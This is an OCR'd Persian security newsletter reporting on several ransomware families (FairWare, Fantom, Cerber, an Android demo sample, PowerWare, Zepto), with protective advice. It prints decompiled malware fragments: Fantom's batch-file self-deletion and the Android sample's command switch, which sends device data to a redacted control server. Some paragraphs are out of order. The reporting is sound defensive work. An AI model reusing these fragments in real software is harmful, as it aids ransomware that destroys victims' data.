
Redis، یک نرم افزار کد باز ساختمان داده است که می توان از آن بعنوان یک پایگاه داده، Cache و یا کارگزار پیام (Message Broker) استفاده کرد. توسعه‌دهندگان آن هشدار داده‌اند که Redis برای استفاده توسط درخواست‌کنندگان مورد اعتماد و تنها در بسترهای امن سازمان طراحی شده و استفاده آن در بستر اینترنت را ناامن دانسته‌اند.

با این حال، Duo Security گزارش داده که ۱۸ هزار سرور Redis قابل دسترس بر روی اینترنت وجود دارد. وجود کلید crackit نیز از هک شدن ۱۳ هزارتای آنها توسط گرداننده یا گردانندگان این باج افزار حکایت دارد.

محققان Duo Security برای بررسی این حمله اقدام به راه اندازی یک سرور Honeypot و نصب Redis بر روی آن نموده و پس از هک شدن سرور توسط مهاجمان، فرامین اجرا شده آنها بر روی سرور را رصد کردند. هدف تمامی فرامین رصد شده فقط حذف فایل ها و ایجاد فایلی حاوی دستورالعمل پرداخت باج اعلام شده است.


در این فایل اشاره می شود که فایل ها رمزنگاری شده و به یک سرور از راه دور ارسال شده اند. در حالی که بر اساس بررسی انجام شده توسط محققان Duo Security فایلی به این مهاجمان ارسال نشده و هدف آنها فقط اخاذی از کاربر بابت برگرداندن فایل هایی است که دیگر وجود ندارند.

این باج افزار توسط برخی منابع FairWare نامگذاری شده است.




Fantom باج افزاری در ظاهر Windows Update

باج افزار جدیدی با عنوان Fantom که بر مبنای پروژه کد باز EDA2 توسعه داده شده است با نمایش پیام های جعلی Windows Update، در پشت صحنه اقدام به رمزنگاری فایل های قربانی می‌کند. متاسفانه حداقل در حال حاضر، راهی برای رمزگشایی فایل های رمز شده توسط باج‌افزار Fantom با روش‌های رایج مبتنی برای کلیدهای باج‌افزارهای EDA2 وجود ندارد. به گزارش شرکت مهندسی شبکه گستر به نقل از سایت Bleeping Computer، نویسنده یا نویسندگان این باج افزار با تغییر مشخصات فایل باج افزار آن را به عنوان یک به‌روزرسانی حیاتی سیستم عامل Windows معرفی می‌کنند.



با اجرا شـــدن، باج افزار اقدام به باز کردن و سپس اجرا نمودن پروسه‌ای بـــا نـــام WindowsUpdate.exe می‌کند. با این کار یک پنجره جعلی Windows Update نمایـــش داده می‌شود. این پنجره، امکان مشاهده یا باز کردن پنجره‌های دیگر را از کاربر سلب می‌کند.

پنجره مذکور شـــامل یک شـــمارنده درصدی اســـت کـــه در هنگامی که باج افزار بصورت بی ســـروصدا فایل های قربانی را رمز می کند مقدار آن افزایش پیدا می کند. عاملی که می تواند احتمال مشکوک شدن کاربر به فعالیت زیاد دیســـک را کاهش دهد. البته با فشـــردن همزمان کلیدهای Ctrl+F4 پروســـه متوقف شـــده و پنجره بسته می شـــود. اما باج افزار همچنان به رمزنگاری داده ها ادامه می دهد. مشابه سایر باج افزارهای مبتنی بر EDA2، این باج افزار نیز با ایجاد یک کلید تصادفی AES-128، آن را با الگوریتم RSA رمزنگاری کرده و ســـپس کلید رمز شده را به سرور فرماندهی نفوذگران ارسال می کند. Fantom پس از رمزنگاری هر فایل به انتهای آن پسوند fantom. را الصاق می کند. در هر پوشه نیز فایلی با عنـــوان DECRYPT_YOUR_FILES.HTML که حاوی دســـتورالعمل پرداخت باج و شناسه اختصاصی قربانی است کپی می شود.



Fantom دو فایل Batch را نیز پـــس از پایان رمزنگاری اجرا می کند. ایـــن فایل هـــا کپـــی هـــای Shadow Volume و فایـــل جعلی Windows Update را حذف می کنند.

```
// Token: 0x06000017 RID: 23 RVA: 0x00004B78 File Offset: 0x00002D78
public void SelfDelete()
{
    string executablePath = Application.ExecutablePath;
    StreamWriter streamWriter = new StreamWriter("update.bat");
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("del \"" + executablePath + "\"");
    streamWriter.WriteLine("del %0");
    streamWriter.Close();
    Process.Start("update.bat");
    Application.Exit();
}

// Token: 0x06000015 RID: 21 RVA: 0x00004A50 File Offset: 0x00002C50
public void SelfDeleteWinupdate()
{
    try
    {
        Process[] processesByName = Process.GetProcessesByName("WindowsUpdate");
        for (int i = 0; i < processesByName.Length; i++)
        {
            Process process = processesByName[i];
            process.Kill();
        }
    }
    catch
    {
    }
    StreamWriter streamWriter = new StreamWriter("update0.bat");
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("del \"" + this.string_5 + "\"");
    streamWriter.WriteLine("del %0");
    streamWriter.Close();
    Process.Start("update0.bat");
}
```

از هر فایل سه نسخه می بایست نگهداری شود (یکی اصلی و دو نسخه بعنوان پشـــتیبان). فایلها باید بر روی دو رســـانه ذخیره سازی مختلف نگهداری شـــوند. یک نســـخه از فایلها می بایســـت در یـــک موقعیت جغرافیایی متفاوت نگهداری شود.

- با توجه به انتشار بخش قابل توجهی از باج افزارها از طریق فایل های نـــرم افزار Office حاوی Macro آلوده، بخش Macro را برای کاربرانی کـــه بـــه ایـــن قابلیـــت نیـــاز کاری ندارنـــد بـــا فعـــال کـــردن گزینه "Disable all macros without notification" غیر فعال کنید. برای غیرفعال کردن ایـــن قابلیت، از طریـــق Group Policy، از این راهنما استفاده کنید.
- در صورت فعال بودن گزینه "Disable all macros with notification" در نـــرم افزار Office، در زمان باز کردن فایل های Macro پیامی ظاهر شـــده و از کاربر می خواهد برای اســـتفاده از کدهای بکار رفته در فایل، تنظیمات امنیتی خود را تغییر دهند. آموزش و راهنمایی کاربران سازمان بـــه صرف نظر کردن از فایل های مشـــکوک و باز نکـــردن آنها می تواند نقشـــی مؤثر در پیشگیری از اجرا شدن این فایل ها داشته باشد.
- ایمیل های دارای پیوســـت Macro را در درگاه شـــبکه مسدود کنید. بدین منظور می توانید از تجهیزات دیواره آتش، همچون Sophos بهره بگیرید.
- ســـطح دسترسی کاربران را محدود کنید. بدین ترتیب حتی در صورت اجرا شدن فایل مخرب توسط کاربر، دستگاه به باج افزار آلوده نمی شود.
- در دوره های آگاهی‌رســـانی شـــرکت مهندســـی شبکه گســـتر، نظیر "گروگان گرفته نشـــوید" شـــرکت کنید. شـــرکت در ایـــن دوره ها برای مشتریان فعلی و پیشین شرکت مهندسی شبکه گستر رایگان است.

در نهایـــت باج افزار تصویری را از اینترنت دانلـــود کرده و آن را با عنوان 2d5s8g4ed.jpg در مســـیر %UserProfile% ذخیره می کند. از این فایل بعداً بعنوان پس زمینه استفاده می شود (تصویر زیر).

برای ایمن ماندن از گزند باج افزارها، رعایت موارد زیر توصیه می شود:

- از ضدویـــروس قدرتمند و به روز اســـتفاده کنید. نمونه مذکور توســـط ضدویـــروس هـــای McAfee و Bitdefender بترتیـــب بـــا نام های Generic.grp و Trojan.Generic.17946192 شناسایی می شود.
- از اطلاعات سازمانی بصورت دوره ای نسخه پشتیبان تهیه کنید. پیروی از قاعده ۱-۲-۳ برای داده های حیاتی توصیه می شود. بر طبق این قاعده،

ابزار رمزگشایی Cerber، در مدتی کوتاه بی‌استفاده شد

ابزار رمزگشایی باج افزار Cerber که بتازگی توسط شرکت امنیتی Check Point در اختیار کاربران قرار گرفته بود، در مدتی کوتاه، کارایی خود را از دست داد.

به گزارش شرکت مهندسی شبکه گستر، این ابزار با بهره گیری از یک ضعف امنیتی در باج افزار Cerber کلید خصوصی رمزنگاری را شناسایی نموده و از طریق آن اقدام به رمزگشایی فایل‌های رمز شده با این باج افزار می‌کرد.

در زمان عرضه این ابزار، شرکت Check Point اعلام کرد که با استفاده از ابزار این شرکت می‌توان فایل‌های رمز شده با نسخه‌های ۱ و ۲ باج افزار Cerber را بحالت اولیه بازگرداند.

برای این منظور قربانیان این باج‌افزار با مراجعه به سایت CerberDecrypt.com و آپلود یک فایل با پسوند CERBER. یا CERBER2. با حجم ۱ مگابایت یا کمتر، کلید خصوصی رمزگشایی و ابزاری برای بازگرداندن فایل ها را دریافت می‌کردند.

در پی انتشار گزارشی از شرکت Check Point که در آن بطور مفصل به بررسی این باج افزار پرداخته شده بود، نویسندگان باج افزار Cerber نیز اقدام به ترمیم ضعفی که ابزار این شرکت با بهره‌گیری از آن موفق به رمزگشایی فایل‌ها می‌شد، نمودند.

CERBER RANSOMWARE DECRYPTION TOOL

Unfortunately, following our report, the authors of Cerber managed to fix the flaw in their encryption process which enabled us to decrypt files encrypted by Cerber.

During the time the decryptor was functional, hundreds of users managed to decrypt their files using our decryptor.

We will continue to search for new ways to decrypt files encrypted by Cerber and other ransomware, and return them to their rightful owners.

For additional information about the Cerber ransomware, visit the Cerber Research Webpage.


ضمن قدردانی از تلاش این کارشناسان امنیتی برای تهیه چنین ابزارهایی، کاملاً واضح است که نویسندگان این باج‌افزارها همواره در حال رفع نواقص و افزودن امکانات جدید در برنامه‌های خود هستند. لذا پیشگیری همیشه بهتر از درمان می‌باشد.

نسخه‌ای نمایشی از یک باج افزار موبایلی

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت امنیتی McAfee، یک باج‌افزار (Ransomware) تحت سیستم عامل Android شناسایی شده که دارای قابلیت های شبکه های مخرب (Botnet) است. همچنین این باج‌افزار دارای یک رابط کاربری فرماندهی است که بر روی یک سرویس مجاز ابری میزبانی می‌شود.

بخش مخرب این باج افزار می‌تواند فایل‌های قربانی را رمزنگاری کرده، پیامک‌ها را سرقت نموده و دسترسی به دستگاه را محدود کند. در این گونه این باج افزار در زمان قفل شدن صفحه نمایش دستگاه از تصویر یک گربه استفاده شده است.

باج افزار بصورت پیوسته فرامین را از طریق پودمان HTTP از سرور فرماندهی دریافت می‌کند. ردوبدل ترافیک باج افزار و سرور فرماندهی بدون رمزنگاری انجام می شود.



فرامینی که باج افزار می تواند از سرور فرماندهی دریافت کند در تصویر زیر نمایش داده شده است.

Command	Tag	Description
0	Read commands	HTTP request to control server for new commands
1	Send SMS message	Send message from infected device
2	Remove all SMS	Forward and delete all SMS messages
3	Encrypt SD files	Encrypt all files on SD card and add extension .enc
4	Encrypt path in SD	Encrypt all files on SD card in a specific path with extension .enc
5	Decrypt SD files	Decrypt affected files on SD card that contain extension .enc
6	Decrypt path in SD files	Decrypt files in a specific path on SD card
7	Lock	Lock screen
8	Exit	Kill application and exit

خواندن فرمان نیز با کدهای زیر انجام می شود:

```
switch (i) {
    case 0:
        m0a("http://command[redacted]/inbox", C0001a.m6a(getContentResolver()));
        return;
    case 1:
        C0004a.m8a(substring2.substring(0, substring2.indexOf(59)), substring2.substring(substring2.indexOf(59) + 1));
        return;
    case 2:
        C0002a.m7a(getApplicationContext(), substring2);
        return;
    case 3:
        C0006c.m13b();
        return;
    case 4:
        C0006c.m11a();
        return;
    case 5:
        C0006c.m14b(substring2);
        return;
    case 6:
        C0006c.m12a(substring2);
        return;
    case 7:
        m1a();
        ResultReceiver resultReceiver = (ResultReceiver) this.f0a.getParcelableExtra("receiver");
        Bundle bundle = new Bundle();
        bundle.putInt("Lock", 1);
        resultReceiver.send(1, bundle);
        return;
    case 8:
        C0007d.m15a();
        return;
    default:
        return;
}
```

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت McAfee، یکی از قابلیت‌های جالب این باج افزار توانایی رمزنگاری فایل‌های خاص با الگوریتم متقارن AES است. البته این رمزنگاری با کلیدی انجام می شود که در کد باج‌افزار تزریق شده است.

برخلاف الگوریتم های رمزنگاری نامتقارن، استفاده از یک گذرواژه تزریق شده در کد، رمزگشایی را آسان می کند. ضمن اینکه کد باج افزار حاوی تابعی است که وظیفه آن رمزگشایی فایل‌های رمز شده است. بنابراین با کمی تلاش می‌توان این باج افزار را مجبور به رمزگشایی کرد.

شرکت McAfee، وجود سرور فرماندهی را به شرکتی که این سرور ابری را میزبانی می‌کند گزارش کرده است و بنابراین انتظار می‌رود به زودی این سرور متوقف شود.

به نظر می رسد با توجه به اینکه سرور فرماندهی حفاظت شده نیست، این باج‌افزار صرفاً نسخه‌ای نمایشی (Demo) برای فروش یک بسته بدافزار باشد.

PowerWare
باج افزاری میمون صفت

گونه جدیدی از باج افزار PowerWare با شبیه سازی خرابکاری‌های Locky سعی در بهره گیری از اعتبار این باج افزار مخرب دارد.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Palo Alto Networks، باج افزار PowerWare پسوند فایل های رمزنگاری شده را به locky. تغییر می دهد که یکی از خصیصه های باج افزار Locky است. ضمن اینکه فایل های حاوی دستورالعمل رمزگشایی آن نیز کاملاً مشابه فایل‌های استفاده شده در باج افزار Locky است.

این در حالی است که بررسی انجام شده توسط محققان شرکت Palo Alto Networks نشان می‌دهد که عملکرد PowerWare بسیار ضعیف‌تر از باج‌افزار Locky است.

برای مثال PowerWare با استفاده از پروسه PowerShell و بهره‌گیری از الگوریتم AES-128 و یک کلید تزریق شده در کد (Hard-Coded Key)، تنها ۲ کیلو بایت ابتدای فایل را رمزنگاری می‌کند.

در واقع هدف نویسنده یا نویسندگان PowerWare متقاعد کردن قربانی به آلوده شدن دستگاه او به باج افزار Locky است. باج افزاری که به گفته محققان Palo Alto Networks تنها راه بازگرداندن فایل های رمز شده توسط آن پرداخت باج است.

به گزارش شرکت مهندسی شبکه گستر، محققان شرکت Palo Alto Networks اسکریپتی را به زبان Python تهیه کرده‌اند که قادر است فایل‌های رمز شده توسط این گونه PowerWare را رمزگشایی کند.

این نخستین بار نیست که PowerWare خود را بجای یک باج افزار قدرتمند جا می‌زند. در نسخه‌های ابتدایی این باج‌افزار نیز از فایل دستورالعمل رمزگشایی باج افزار معروف CryptoWall استفاده می‌شد.

Zepto، عضو جدید از خانواده باج‌افزارهای Locky

به گزارش شرکت مهندسی شبکه گستر و به نقل از سایت شرکت Cisco Talso، در طی یک هفته بیش از ۱۴۰ هزار ایمیل مشاهده شده که ساختار مشابهی داشته‌اند و همگی حاوی یک فایل پیوست مخرب تقریباً یکسان بوده‌اند.


فایل پیوست مخرب که از نوع ZIP است، حاوی یک برنامه JavaScript برای دریافت بدافزار اصلی از مرکز کنترل و فرماندهی می باشد. در بین ۱۴۰ هزار ایمیل شناسایی شده، بیش از ۳ هزار و ۳۰۰ نوع مختلف از این فایل پیوست مشاهده شده است. تغییرات جزئی در فایل برای مخفی ماندن و عدم شناسایی توسط ابزارهای امنیتی است. نام فایل پیوست swift XXXYYYY.js است. X و Y ترکیبی شانسی از حروف و اعداد است.

موضوع و محتوای این ایمیل های مخرب درباره مسائل شرکتی و اسناد سازمانی است که در ظاهر از طرف افرادی با پست سازمانی بالا ارسال شده است.

نشانی تماس با مراکز کنترل و فرماندهی در داخل برنامه JavaScript رمزگذاری شده است. پس از دریافت بدافزار اصلی از مرکز فرماندهی، نحوه فعالسازی باج افزار Zepto بسیار مشابه باج افزار Locky است.


باج افزار Zepto هم به سراغ فایل‌هایی می‌رود که Locky آنها را هدف قرار می‌دهد. فایل‌های قربانی هم به روشی مشابه روش Locky رمزگذاری می‌شوند و دارای پسوند zepto. هستند. باج افزار Zepto از رمزگذاری فایل‌های سیستم که برای راه‌اندازی و کارکرد کامپیوتر قربانی ضروری هستند، خودداری می‌کند تا بتواند همچنان با کاربر قربانی در تماس باشد و از او به آسانی اخاذی کند.

پس از تکمیل مرحله رمزگذاری، پیام اخاذی زیر به نمایش در می آید.



بررسی‌های اولیه نشان می‌دهد که علیرغم مشابهت زیاد بین این دو باج افزار، برنامه Zepto دارای ۸ هزار دستور و فرمان بیشتر است و حجم برنامه نیز ۲۵ درصد بزرگتر می‌باشد. این نشان می‌دهد که باید در انتظار رفتارهای جدیدتری از باج افزار Zepto باشیم. با این حال، در اکثر موارد رفتارهای مشابهی را از خود بروز خواهند داد ولی Zepto توان بیشتری در مخفی ماندن از چنگ ضدویروس‌ها خواهد داشت.

انتشار ابزارهای رمزگشایی برای دو باج‌افزار



